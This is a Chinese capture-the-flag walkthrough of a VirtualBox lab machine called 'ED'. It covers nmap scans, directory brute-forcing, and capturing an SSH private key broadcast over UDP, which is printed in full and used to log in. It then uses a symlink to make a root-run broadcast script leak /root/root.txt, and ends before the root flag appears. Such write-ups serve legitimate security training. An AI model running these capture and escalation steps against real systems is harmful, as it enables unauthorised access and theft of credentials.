

ED

主机探测

主机发现

```
1 192.168.3.240
```

TCP全端口发现

```
1 # Nmap 7.99 scan initiated Tue Apr 28 19:20:27 2026 as: /usr/lib/nmap/nmap -Pn -sT -p- -T3 -oA scan_192.168.3.240/TCPport 192.168.3.240
2 Nmap scan report for 192.168.3.240
3 Host is up (0.00042s latency).
4 Not shown: 65533 closed tcp ports (conn-refused)
5 PORT      STATE SERVICE
6 22/tcp    open  ssh
7 80/tcp    open  http
8
9 # Nmap done at Tue Apr 28 19:20:33 2026 -- 1 IP address (1 host up) scanned in 5.85 seconds
```

UDP端口发现

```
1 # Nmap 7.99 scan initiated Tue Apr 28 19:20:33 2026 as: /usr/lib/nmap/nmap -Pn -sU --top-ports 20 -oA scan_192.168.3.240/UDPport 192.168.3.240
2 Nmap scan report for 192.168.3.240
3 Host is up (0.00060s latency).
4
5 PORT      STATE      SERVICE
6 53/udp    closed     domain
7 67/udp    closed     dhcpc
8 68/udp    open|filtered dhcpc
9 69/udp    closed     tftp
10 123/udp   closed     ntp
11 135/udp   closed     msrpc
12 137/udp   closed     netbios-ns
13 138/udp   closed     netbios-dgm
14 139/udp   closed     netbios-ssn
15 161/udp   closed     snmp
16 162/udp   closed     snmptrap
17 445/udp   closed     microsoft-ds
18 500/udp   closed     isakmp
19 514/udp   closed     syslog
20 520/udp   closed     route
21 631/udp   closed     ipp
22 1434/udp  closed     ms-sql-m
23 1900/udp  closed     upnp
24 4500/udp  closed     nat-t-ike
25 49152/udp closed     unknown
26 MAC Address: 08:00:27:7E:04:13 (Oracle VirtualBox virtual NIC)
27
28 # Nmap done at Tue Apr 28 19:20:56 2026 -- 1 IP address (1 host up) scanned in 22.60 seconds
```

高权重扫描

详细信息扫描

```
1 # Nmap 7.99 scan initiated Tue Apr 28 19:20:56 2026 as: /usr/lib/nmap/nmap -Pn -sTCV -O -p22,80 -oA scan_192.168.3.240/detail 192.168.3.240
2 Nmap scan report for 192.168.3.240
3 Host is up (0.00060s latency).
4
5 PORT      STATE SERVICE VERSION
6 22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
7 | ssh-hostkey:
8 |   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
9 |   256  bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
10 |_  256  3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
11 80/tcp    open  http      Apache httpd 2.4.62 ((Debian))
12 |_ http-title: Target Machine
13 |_ http-server-header: Apache/2.4.62 (Debian)
14 MAC Address: 08:00:27:7E:04:13 (Oracle VirtualBox virtual NIC)
15 Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
16 Device type: general purpose|router
17 Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
18 OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
```

```
19 OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
20 Network Distance: 1 hop
21 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
22
23 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
24 # Nmap done at Tue Apr 28 19:21:04 2026 -- 1 IP address (1 host up) scanned in 8.52 seconds
```


漏洞扫描

```
1 # Nmap 7.99 scan initiated Tue Apr 28 19:21:04 2026 as: /usr/lib/nmap/nmap -Pn --script=vuln -p22,80 -oA scan_192.168.3.240/vuln
192.168.3.240
2 Nmap scan report for 192.168.3.240
3 Host is up (0.00054s latency).
4
5 PORT      STATE SERVICE
6 22/tcp    open  ssh
7 80/tcp    open  http
8 |_http-csrf: Couldn't find any CSRF vulnerabilities.
9 |_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
10 |_http-dombased-xss: Couldn't find any DOM based XSS.
11 MAC Address: 08:00:27:7E:04:13 (Oracle VirtualBox virtual NIC)
12
13 # Nmap done at Tue Apr 28 19:21:36 2026 -- 1 IP address (1 host up) scanned in 31.37 seconds
```

优先级

80 --> 22

Web



有提示，web没有东西，并要我们"仔细听"

保险起见（怕被提示骗😏），目录爆破一下：

gobuster


结果：

```
1 └─(kali@DESKTOP-6F2A2G4)-[~/Study/mazesec/ED]
2 └─$ cat gobuster_medium.txt
```

3	index.html	(Status: 200) [Size: 822]
4	server-status	(Status: 403) [Size: 278]

根据提示 “Listen carefully”，有没有一种可能，目标靶机上的某些网络程序会对外泄露凭据？

wireshark



UDP广播了 ssh私钥：

```
1  -----BEGIN OPENSSH PRIVATE KEY-----
2  b3BlbnNzaC1rZXktdjEAAAABAG5vbmUAAAABbm9uZQAAAAAAAAABAAAAMwAAAAAtzc2gtZW
3  QyNTUxOQAAACcdWd6xhlScy1yhHXoXo0tk74yKEPQ+3q7TZWCLbzBmzAAAAJC4SLrOuEi6
4  zgAAAAAtzc2gtZWQyNTUxOQAAACcdWd6xhlScy1yhHXoXo0tk74yKEPQ+3q7TZWCLbzBmzA
5  AAAEABR5MxSIOQ6nLTned9WytWD/bngk1v4G/DJGS7fr0RnZ1Z3rGGVJzLXKEdeheg62Tv
6  jIoQ9D7ertNLYItvMGbMAAAACmJhY2t1cGRARUQBAGM=
7  -----END OPENSSH PRIVATE KEY-----
8
```

```
1  └─(kali㉿DESKTOP-6F2A2G4)-[~/Study/mazesec/ED]
2  └─$ echo "jIoQ9D7ertNLYItvMGbMAAAACmJhY2t1cGRARUQBAGM=" | base64 -d
3  ♦♦♦>♦e`♦o0f♦
4  backupd@ED
```

得到私钥所有者用户名。

私钥权限：

```
1  └─(kali㉿DESKTOP-6F2A2G4)-[~/Study/mazesec/ED]
2  └─$ chmod 600 id_rsa
```

尝试连接：

```
1  └─(kali㉿DESKTOP-6F2A2G4)-[~/Study/mazesec/ED]
2  └─$ ssh backupd@192.168.3.240 -i id_rsa
3  ** WARNING: connection is not using a post-quantum key exchange algorithm.
4  ** This session may be vulnerable to "store now, decrypt later" attacks.
5  ** The server may need to be upgraded. See https://openssh.com/pq.html
6  Linux ED 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
7
8  The programs included with the Debian GNU/Linux system are free software;
9  the exact distribution terms for each program are described in the
10 individual files in /usr/share/doc/*/copyright.
11
12 Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
13 permitted by applicable law.
14 backupd@ED:~$ id
15 uid=1001(backupd) gid=1001(backupd) groups=1001(backupd)
16 backupd@ED:~$ ls
```

```
17 files logs user.txt
18 backupd@ED:~$ cat user.txt
19 flag{user-6ba5254e580587cd5f88222fccc9c5af}
20
```

拿到立足点以及 user flag。

权限提升

查看用户和系统基本信息

```
1 backupd@ED:~$ id
2 uid=1001(backupd) gid=1001(backupd) groups=1001(backupd)
3 backupd@ED:~$ whoami
4 backupd
5 backupd@ED:~$ uname -a
6 Linux ED 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64 GNU/Linux
7 backupd@ED:~$ ip a
8 1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
9     link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
10     inet 127.0.0.1/8 scope host lo
11         valid_lft forever preferred_lft forever
12     inet6 ::1/128 scope host
13         valid_lft forever preferred_lft forever
14 2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
15     link/ether 08:00:27:7e:04:13 brd ff:ff:ff:ff:ff:ff
16     inet 192.168.3.240/24 brd 192.168.3.255 scope global dynamic enp0s3
17         valid_lft 81772sec preferred_lft 81772sec
18     inet6 fe80::a00:27ff:fe7e:413/64 scope link
19         valid_lft forever preferred_lft forever
20
```

查看sudo

```
1 backupd@ED:~$ sudo -V
2 Sudo version 1.9.5p2
3 Sudoers policy plugin version 1.9.5p2
4 Sudoers file grammar version 48
5 Sudoers I/O plugin version 1.9.5p2
6 Sudoers audit plugin version 1.9.5p2
7 backupd@ED:~$ sudo -l
8 Matching Defaults entries for backupd on ED:
9     env_reset, mail_badpass, secure_path=/usr/local/sbin\: /usr/local/bin\: /usr/sbin\: /usr/bin\: /sbin\: /bin
10
11 User backupd may run the following commands on ED:
12     (ALL) NOPASSWD: /usr/sbin/reboot
```

查看passwd和shadow文件

```
1 backupd@ED:~$ ls -liah /etc/passwd /etc/shadow
2 1702101 -rw-r--r-- 1 root root 1.5K Mar 27 08:48 /etc/passwd
3 1701211 -rw-r----- 1 root shadow 1.1K Mar 27 08:48 /etc/shadow
4 backupd@ED:~$ cat /etc/passwd | grep home
5 backupd:x:1001:1001:,,,:/home/backupd:/bin/bash
6 admin:x:1002:1002:,,,:/home/admin:/bin/bash
7
```

查看自动任务

系统级自动任务：

```
1 backupd@ED:~$ cat /etc/crontab
2 # /etc/crontab: system-wide crontab
3 # Unlike any other crontab you don't have to run the `crontab`
4 # command to install the new version when you edit this file
5 # and files in /etc/cron.d. These files also have username fields,
6 # that none of the other crontabs do.
7
8 SHELL=/bin/sh
9 PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
10
11 # Example of job definition:
12 # .----- minute (0 - 59)
13 # | .----- hour (0 - 23)
14 # | | .----- day of month (1 - 31)
15 # | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
16 # | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
```

```
17 # | | | | |
18 # * * * * * user-name command to be executed
19 17 * * * * root cd / && run-parts --report /etc/cron.hourly
20 25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
21 47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
22 52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
23 #
24
```

用户级自动任务：

```
1 backupd@ED:~$ crontab -l
2 no crontab for backupd
3
```

查看进程

有一个 broadcast_key.py 服务以 root 身份运行：

```
1 backupd@ED:~$ ps axfj
2 . . . . .
3 1 372 372 372 ? -1 Ss 0 0:00 /usr/bin/python3 /usr/local/bin/broadcast_key.py
4 . . . . .
```

```
1 backupd@ED:~$ ls -liah /usr/local/bin/broadcast_key.py 20:19
[18/18]
2 265775 -rw-r--r-- 1 admin admin 1.6K Mar 27 08:47 /usr/local/bin/broadcast_key.py
3
```

查看脚本：

```
1 backupd@ED:~$ cat /usr/local/bin/broadcast_key.py
2 #!/usr/bin/env python3
3 import socket
4 import time
5 import os
6 from datetime import datetime
7
8 def broadcast_private_key():
9     # 私钥文件路径
10    private_key_path = "/home/backupd/.ssh/id_ed25519"
11
12    # 读取私钥内容
13    try:
14        with open(private_key_path, 'r') as f:
15            private_key = f.read()
16    except Exception as e:
17        print(f"Error reading private key: {e}")
18        return False
19
20    # 创建UDP socket
21    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
22    sock.setsockopt(socket.SOL_SOCKET, socket.SO_BROADCAST, 1)
23
24    # 广播地址和端口
25    broadcast_addr = ('255.255.255.255', 9999)
26
27    try:
28        # 发送私钥
29        sock.sendto(private_key.encode(), broadcast_addr)
30        sock.close()
31        return True
32    except Exception as e:
33        print(f"Error broadcasting: {e}")
34        sock.close()
35        return False
36
37 def main():
38     counter = 1
39     # 确保日志目录存在
40     os.makedirs("/home/backupd/logs", exist_ok=True)
41
42     while True:
43         timestamp = datetime.now().strftime("%Y-%m-%d %H:%M:%S")
44
45         if broadcast_private_key():
46             # 写入日志（使用重定向方式）
47             log_entry = f"#{counter} {timestamp} UDP succeeded\n"
```



```
48         with open("/home/backupd/logs/broadcast.log", "w") as f:
49             f.write(log_entry)
50     else:
51         log_entry = f"#{counter} {timestamp} UDP failed\n"
52         with open("/home/backupd/logs/broadcast.log", "w") as f:
53             f.write(log_entry)
54
55         counter += 1
56         time.sleep(30)
57
58 if __name__ == "__main__":
59     main()
60
```

它每 30 秒读取 /home/backupd/.ssh/id_ed25519 并通过 UDP 广播。

脚本使用了 open，而 open会跟随符号链接，由于 backupd 拥有 .ssh 目录，可以先备份 id_ed25519 再创建指向 /root/root.txt 的符号链接。当 root 进程下次读取该文件时，实际读取的是 root flag。

用符号链接替换私钥文件，指向目标文件：

```
1 backupd@ED:~/ssh$ mv id_ed25519 id_ed25519.bak
2 backupd@ED:~/ssh$ ln -s /root/root.txt id_ed25519
```

等待最多 30 秒，脚本会跟随符号链接，将读取的内容通过 UDP广播：

root flag:

